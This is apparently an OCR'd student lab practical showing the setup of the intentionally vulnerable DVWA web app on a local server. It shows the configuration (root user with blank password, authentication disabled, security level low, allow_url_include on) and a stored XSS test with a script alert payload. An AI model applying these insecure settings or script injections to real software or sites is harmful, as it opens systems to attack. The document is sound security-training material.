

config.inc.php - Notepad
File Edit Format View Help
#
If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server']   = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user']   = 'root';
$_DVWA['db_password'] = '';
$_DVWA['db_port']   = '3306';
ReCAPTCHA settings
Used for the 'Insecure CAPTCHA' module
You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = '';
$_DVWA['recaptcha_private_key'] = '';



config.inc.php - Notepad
File Edit Format View Help
Default value for the security level with each session.
The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'low';
Default locale
Default locale for the help page shown with each session.
The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ?: 'en';
Disable authentication
Some tools don't like working with authentication and passing cookies around
so this setting lets you turn off authentication.
$_DVWA['disable_authentication'] = getenv('DISABLE_AUTHENTICATION') ?: true;
define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');


config.inc.php - Notepad


File Edit Format View Help


```
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'low';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: true;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi labs.
```








Setup :: Damn Vulnerable Web
GitHub - digininja/DVWA: Dam
Setup :: Damn Vulnerable Web
localhost/DVWA/setup.php
Verify it's you
All Bookmarks
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing
Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Username: Unknown
Security Level: low
Locale: en
SQLi DB: mysql


Setup :: Damn Vulnerable Web
GitHub - digininja/DVWA: Dam
Setup :: Damn Vulnerable Web
localhost/DVWA/setup.php
Verify it's you
All Bookmarks
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Backup file /config/config.inc.php.bak automatically created
Setup successful!
Username: Unknown
Security Level: low
Locale: en
SQLi DB: mysql



Setup :: Damn Vulnerable Web
Vulnerability: Stored Cross Site
New Tab
localhost/DVWA/vulnerabilities/xss_s/
Verify it's you
All Bookmarks
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



Setup :: Damn Vulnerable Web
Vulnerability: Stored Cross Site
New Tab
localhost/DVWA/vulnerabilities/xss_s/
Verify it's you
All Bookmarks
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
ADMIN
Message *
<script>alert("This is alertbox")</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: ADMIN
Message:
Name: ADMIN
Message:
More Information


Setup :: Damn Vulnerable Web
Vulnerability: Stored Cross Site
New Tab
localhost/DVWA/vulnerabilities/xss_s/
Verify it's you
All Bookmarks
localhost says
This is alertbox
OK


Practical 8

SQL Injection




